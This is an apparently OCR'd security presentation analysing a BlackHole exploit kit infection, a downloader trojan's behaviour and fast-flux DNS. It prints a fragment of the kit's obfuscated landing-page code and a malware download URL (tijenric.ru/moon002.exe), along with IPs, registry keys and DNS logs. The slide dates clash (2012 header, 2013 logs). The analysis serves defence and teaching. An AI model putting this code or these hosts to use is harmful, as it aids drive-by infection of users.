
Happy Patch Tuesday

Feb 12, 2012

Malware/Fast Flux

BlackHole Exploit Kit


- In the background the browser is being served various exploits by the BlackHole exploit kit


http://178.18.243.177/main.php?page=691bdc57bceada...
File Edit View Favorites Tools Help
Back
Search
Links
Address
http://178.18.243.177/main.php?page=691bdc57bceadabf
Go

Please wait page is loading...

BlackHole Exploit Kit

- BlackHole the "Camry" of exploit kits
- Priced: $50 day $500 month $1,500 year
- 20% of Sophos web detections
- 91% of AVG web detections
- Released on Russian hacking forum Malwox



```
<html><body><pre style="display:none;" id="pre">
62:73:61:79:71:63:72:78:0:01:76:67:78:63:2:1:22:61:63:72:78:63:76:24:22:66:11:24:42:
65:0:0:0:22:9:66:11:24:22:9:61:63:72:78:63:76:24:22:66:76:24:1:3:21:64:79:72:61:78:6
63:76:23:53:10:6:10:6:10:6:10:55:6:74:62:64:80:63:76:23:53:10:6:10:6:10:6:10:55:6:64
:42:70:79:65:67:72:30:63:78:63:61:78:23:85:66:59:72:62:70:63:76:20:64:79:72:61:78:67
:85:61:2:60:6:59:3:87:87:6:67:77:30:63:64:67:72:63:62:20:64:79:72:61:78:67:73:72:2:6
:67:72:63:62:-4:87:6:67:77:27:76:76:59:83:20:64:79:72:61:78:67:73:72:2:60:3:85:76:63
74:76:73:78:73:78:83:74:63:8:78:73:45:78:76:67:72:65:8:61:59:70:70:2:60:3:3:87:6:67:
:83:74:63:73:64:-6:60:23:23:-4:64:79:72:61:78:67:73:72:-4:87:6:67:77:45:78:76:67:72:
:64:-6:60:23:23:-4:77:78:76:67:72:65:-4:87:6:67:77:40:79:71:20:64:79:72:61:78:67:73:
:60:63:76:-4:87:6:67:77:45:78:76:40:79:71:20:64:79:72:61:78:67:73:72:2:60:3:85:76:63
9:54:62:9:3:8:78:63:77:78:2:60:3:3:87:6:65:63:78:40:79:71:44:63:65:82:20:9:53:54:62:
9:53:54:8:54:57:6:7:55:9:65:6:65:63:78:40:79:71:20:64:79:72:61:78:67:73:72:2:60:6:61
60:3:25:2:62:8:67:77:30:63:64:67:72:63:62:2:61:3:25:72:63:81:-6:44:63:65:31:82:74:2:
70:70:21:76:63:78:79:76:72:-6:59:25:59:53:10:55:20:72:79:70:70:87:6:61:73:71:74:59:7
:63:23:78:66:67:77:6:61:6:60:6:59:6:65:23:74:59:76:77:63:35:72:78:21:67:64:2:63:8:67
7:64:2:63:8:67:77:30:63:64:67:72:63:62:2:62:3:0:0:62:8:61:73:71:74:59:76:63:40:79:71
64:3:87:61:23:66:8:77:74:70:67:78:2:63:8:77:74:70:67:78:40:79:71:44:63:65:82:3:21:60
73:76:2:59:23:10:21:59:22:39:59:78:66:8:71:67:72:2:61:8:70:63:72:65:78:66:6:60:8:70:
60:53:59:55:6:11:10:3:3:85:76:63:78:79:76:72:-6:11:87:67:64:2:65:2:61:53:59:55:6:11:
```

Malware File


Early Feb. host compromise

- File name: ytyozievwmjenndeql.exe
- File size: 43008 bytes
- File type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit

- Process Tree
  - ytyozievwmjenndeql.exe (1340)
  - temp75.exe (488) Trojan downloader
  - dwwin.exe (2024) Drwatson

Behavior

- Crashed target process (see below)
- Created a batch script
- Accessed Firefox's Password Manager local database
- Installed program to run automatically at logon
- Modified Windows' hosts file
- Created thread in remote process



ytyozievwmjenndeql.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Network Behavior

- Performed DNS requests
- Performed HTTP requests
- Downloaded a Windows executable

- TCP packets: 4234
- UDP packets: 1982
- DNS requests: 639
- HTTP requests: 70

Involved Hosts -336

0.0.0.0
255.255.255.255
10.0.2.2
10.0.2.15
239.255.255.250
224.0.0.22
10.0.2.255
195.140.228.141
31.223.211.119
92.115.205.124
66.196.118.33
93.115.82.85
5.9.76.125
81.169.145.158
190.93.249.40
190.93.255.8
222.222.67.208
190.93.248.40
190.93.254.8
4.2.2.1
8.8.4.4

156.154.71.1
198.153.192.1
198.153.194.1
156.154.71.22
208.67.220.220
156.154.70.1
156.154.70.22
8.8.8.8
208.67.222.222
192.41.148.227
117.239.128.32
65.54.188.72
98.138.112.38
27.54.85.180
173.194.79.27
98.136.217.202
114.108.154.197

129.132.65.3
216.32.181.178
193.229.253.198
80.237.26.50
211.43.198.71
196.3.50.142
114.108.154.239
62.208.144.158
193.252.22.141
207.46.163.30
17.158.8.50
66.196.118.35
65.55.92.136
216.40.42.4
209.86.93.228
218.213.85.200
74.52.155.72

94.100.176.20
211.43.198.77
65.54.188.126
208.65.145.12
128.227.74.41
150.70.226.96
216.200.145.235
216.82.241.196
65.55.37.72
94.245.120.86
63.101.151.1
106.10.166.52
65.54.188.94
98.139.214.154
74.125.148.10
63.101.151.10


ugly data

http Requests

http://tijenric.ru/moon002.exe

GET /moon002.exe HTTP/1.0
Host: tijenric.ru

We're being mooned?




69 times

- http:///HYZVGG

- GET /HYZVGG HTTP/1.1
- User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB; rv:1.9.2.17) Gecko/20110420 Firefox/3.6.17
- Accept: */*
- Accept-Encoding: gzip, deflate

What is odd about this request?




69 times

- http:///HYZVGG

- GET /HYZVGG HTTP/1.1
- User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB; rv:1.9.2.17) Gecko/20110420 Firefox/3.6.17
- Accept: */*
- Accept-Encoding: gzip, deflate

- *Possible side effect of entries in the hosts file being hit instead of the requested site?*
- *Error in malware?*




Binary Analysis

- The binary is likely encrypted/packed, there are sections with high entropy

- *disordered , disorganized, or spread out*


WARNING
S
HIGH ENTROPY AREA



Imported Symbols Library kernel32.dll


0x402000 – CreateMutexA
0x402004 – ReleaseMutex
0x402008 – RemoveDirectoryW
0x40200c – GetFileSize
0x402010 – WriteFile
0x402014 – RemoveDirectoryW
0x402018 – DeleteFileA
0x40201c – GetStdHandle
0x402020 – CloseHandle
0x402024 – HeapSize
0x402028 – GetCommandLineW
0x40202c – ReleaseSemaphore
0x402030 – CreateDirectoryW

0x402034 – VirtualProtectEx
0x402038 – GetVersion
0x40203c – WriteConsoleW
0x402040 – CreateFileA
0x402044 – CloseHandle
0x402048 – lstrlenA
0x40204c – Sleep
0x402050 – CreatePipe
0x402054 – LoadLibraryA
0x402058 – GetDriveTypeA
0x40205c – CreateFileMappingW
0x402060 - OpenEventW



Imported Symbols user32.dll

0x402068 – DestroyMenu
0x40206c – CreateIcon
0x402070 – FindWindowA
0x402074 – DrawTextW
0x402078 – DestroyMenu
0x40207c – GetSysColor
0x402080 – IsZoomed
0x402084 – GetWindowLongA
0x402088 – DispatchMessageA
0x40208c – IsWindow
0x402090 – MessageBoxA
0x402094 – GetClassInfoA
0x402098 - PeekMessageA




Dropped files

Name	**Bytes**	
tmp.exe	0	
index.dat	16384	IE cache file ver 5.2
Packet.dll	100880	PE32 DLL
temp75.exe	768944	PE32 GUI
6cf2_appcompat.txt	16170	XML doc text
npf.sys	50704	PE32 Native
wpcap.dll	281104	PE32 DLL GUI


Part of Wireshark packet capture library

Packet.dll	106000
wpcap.dll	369168



AV signatures

AVG	Generic31.ATJW
AhnLab	Trojan/Win32.Jorik
Avast	Win32:Kryptik-LCP
Avira	TR/Kryptik.EB.10
BitDefender	Trojan.Generic.KDZ.7166
Comodo	Heur.Packed.Unknown
Emsisoft	Trojan.Generic.KDZ.7166
Eset	Win32/Kryptik.ATSS
FSecure	Trojan.Generic.KDZ.7166
Fortinet	W32/Tepfer.FJBS!tr.pws
GData	Trojan.Generic.KDZ.7166
Ikarus	Trojan-PWS.Win32.Tepfer
K7	Trojan (0040f0a31)
Microsoft	**TrojanDownloader:Win32/Waledac.R**
Norman	winpe/Kryptik.MBK
PCTools	HeurEngine.ZeroDayThreat
Sophos	Mal/FakeAV-OY
Sunbelt	Trojan.Win32.Generic!BT
Symantec	Suspicious.Cloud




Malware DNS Lookups

tijenric.ru	89.117.191.213
yimpasnet.com	204.13.162.116
nzb.appolice.gov.in	117.239.128.32
calgary.ca	208.98.229.39
hotmail.com	65.55.72.167
mac.com	17.146.233.11

Malware DNS Lookups

- Andhra Pradesh Police server own3d?



nzb.appolice.gov.in

About 121,000 results (0.37 seconds)

Pavan Gtr Appolice Gov In Torrent Download - Torrent Crazy
torrentcrazy.com/s/pavan-gtr-appolice-gov in
sponsored. [COMPLETE] Pavan Gtr Appolice Gov In today, 2036KB/s, 2,606, 195. Pavan Gtr Appolice Gov In Torrent today, 2821KB/s, 1,500, 176. Pavan Gtr ...

Pavan Gtr Appolice Gov In Torrent Download - Torrent Crazy
torrentcrazy.com/s/pavan-gtr.appolice.gov.In
[COMPLETE] Pavan Ctr Appolice Cov In today, 2465KB/s, 2,535, 392. Pavan Ctr Appolice Gov In Torrent today, 3421KB/s, 1,605, 334. Pavan Ctr Appolice Gov ...

Pavan Gtr appolice.gov.in serial number key code crack keygen
www.unlimitedserials.com/pavan gtr appolice gov.in serial number
Serial number for Pavan Gtr appolice gov.in 0 matches ... Pavan Gtr appolice gov.in Torrent Download Huge torrent site (sponsor) ...

http Requests

http://tijenric.ru/moon002.exe

```
GET /moon002.exe HTTP/1.0
Host: tijenric.ru
```

- **McAfee** reports this as BackDoor-FJW
  - Remote access trojan Same Family
  - First seen Feb. 6, 2013
  - %WINDIR%\SYSTEM32\drivers\npf.sys
  - %TEMP%\3EAEE.dmp
  - %WINDIR%\SYSTEM32\wpcap.dll
  - %WINDIR%\SYSTEM32\packet.dll Blue = Match
  - %TEMP%\temp17.exe
  - %TEMP%\tmp.exe

Countermeasures

- BackDoor-FJW changes to registry include:
- HKEY_CURRENT_USER\SOFTWARE\SYSINTERNALS\PROCESS EXPLORER\COLORLOADEDLAST = 80
- HKEY_CURRENT_USER\SOFTWARE\SYSINTERNALS\PROCESS EXPLORER\FOREGROUNDCOMPLETEDMIN = DGzZJ+QXm4vbABxFZ4T6ymuFDUc/V+62t+w/dZA2F0p2TzPkg46CFATiZGGNIvkVSg==
- HKEY_CURRENT_USER\SOFTWARE\SYSINTERNALS\PROCESS EXPLORER\ITEMPLAYEDINVALID = [binary data]
- HKEY_CURRENT_USER\SOFTWARE\SYSINTERNALS\PROCESS EXPLORER\LINECHANGEDUSE
- HKEY_CURRENT_USER\SOFTWARE\SYSINTERNALS\PROCESS EXPLORER\LOCALENABLEDLINE = [binary data]
- HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENT VERSION\RUN\SONYAGENT = %TEMP%\temp17.exe

Interfere with sysinternals tools

A copy of the malware to run at startup

Ugly Data

- Remember that list if IP addresses?
- Would be nice to have it sorted
- Excel doesn't sort dotted quads
- Crud
- Excel Macro will do a proper sort
  - http://eikonal.wordpress.com/2012/02/07/excel-sortip-macro/
  - Select the numbers to sort – not the column
- No obvious findings in this example from sorting
- Easier lookup/cross reference with other addresses
- Lots of email servers in the list

Sorted IP Addresses

0.0.0.0
4.2.2.1
5.9.76.125
8.8.4.4
8.8.8.8
10.0.2.2
10.0.2.15
10.0.2.255
15.192.0.85
17.158.8.50
23.25.105.193
27.54.85.180
31.31.201.155
31.223.211.119
38.102.228.16
38.102.228.26
41.178.51.174
46.165.171.5
46.182.21.110
50.116.85.23
61.40.229.200
61.111.63.29
62.27.45.105

Better Living Through
Excel Macros

Fast Flux


- DNS logs show domain name changes once a day!
- Randomly generated 8 alpha character
- Ending in .ru
- All have TTL's of zero
- Expire very fast
- Too many IP addresses to block at firewall
- Web filtering is domain based – not address
  - Shhhhhhh
  - Why?
  - 1 IP can map to many domains

Infected Host 3 Queries/day

```
07-Feb-2013 13:03:25.319 client x.x.x.x#61226: query: sedfibyr.ru IN A +

06-Feb-2013 13:08:45.263 client x.x.x.x#63507: query: aqqajofi.ru IN A +
06-Feb-2013 16:09:11.553 client x.x.x.x#59540: query: viackipa.ru IN A +
06-Feb-2013 20:09:51.587 client x.x.x.x#63507: query: copapjid.ru IN A +

05-Feb-2013 13:06:41.865 client x.x.x.x#51700: query: xyjiekfe.ru IN A +
05-Feb-2013 16:06:58.163 client x.x.x.x#63508: query: viackipa.ru IN A +
05-Feb-2013 20:04:02.561 client x.x.x.x#58421: query: qiqwoxki.ru IN A +

04-Feb-2013 13:08:40.844 client x.x.x.x#59252: query: qiqwoxki.ru IN A +
04-Feb-2013 16:08:51.910 client x.x.x.x#49677: query: tijenric.ru IN A +
04-Feb-2013 20:10:16.006 client x.x.x.x#56709: query: ojvectyk.ru IN A +

03-Feb-2013 13:04:59.056 client x.x.x.x#51359: query: dyxketam.ru IN A +
03-Feb-2013 16:03:45.858 client x.x.x.x#61298: query: copapjid.ru IN A +
03-Feb-2013 20:07:43.684 client x.x.x.x#59893: query: rulwusyc.ru IN A +

02-Feb-2013 13:11:08.396 client x.x.x.x#63576: query: zyqutfeb.ru IN A +
02-Feb-2013 16:10:42.075 client x.x.x.x#65483: query: owideker.ru IN A +
02-Feb-2013 20:05:46.128 client x.x.x.x#60660: query: dikojnah.ru IN A +
```

URL Requests

```
hxxp://190.93.254.8 (Costa Rica) (N/A)/ECTIKG
hxxp://190.93.255.8 (Costa Rica) (N/A)/YFEOXT
hxxp://46.119.105.210 (Ukraine) (SOL-FTTB.210.105.119.46.sovam.net.ua)/install.htm
hxxp://5.9.76.125 (Germany) (tobaccoo.biz)/MZBNPX
hxxp://82.77.164.14 (Romania) (82-77-164-14.craiova.cablelink.ro)/index.htm
hxxp://85.130.5.1 (Bulgaria) (N/A)/start.htm
hxxp://89.215.42.15 (Bulgaria) (unknown.ddns-lan.pl.ekk.bg)/home.htm
hxxp://93.114.252.119 (Romania) (N/A)/install.htm
hxxp://93.115.82.85 (Romania) (lh20963.voxility.net)/NETPWK
hxxp://93.115.82.86 (Romania) (lh20963.voxility.net)/RDSVHA
hxxp://95.104.67.50 (Georgia) (host-95-104-67-50.customer.co.ge)/default.htm
```




Fast Flux Hosting

- A strategy for avoiding detection
- Harder to take down malicious websites

- Host illegal/malicious content at many websites
- Phishing, driveby, etc. have links to site's name
- Rapidly change the locations of the web site
- Harder to identify and isolate the site

- Use link farm
- Use compromised sites with *extra* content




Fast Flux DNS

- IP addresses of DNS name servers are fluxed
  - TTL = 0
- Double flux – IP addresses of site and name servers are fluxed

- Repeated DNS lookups will return different data

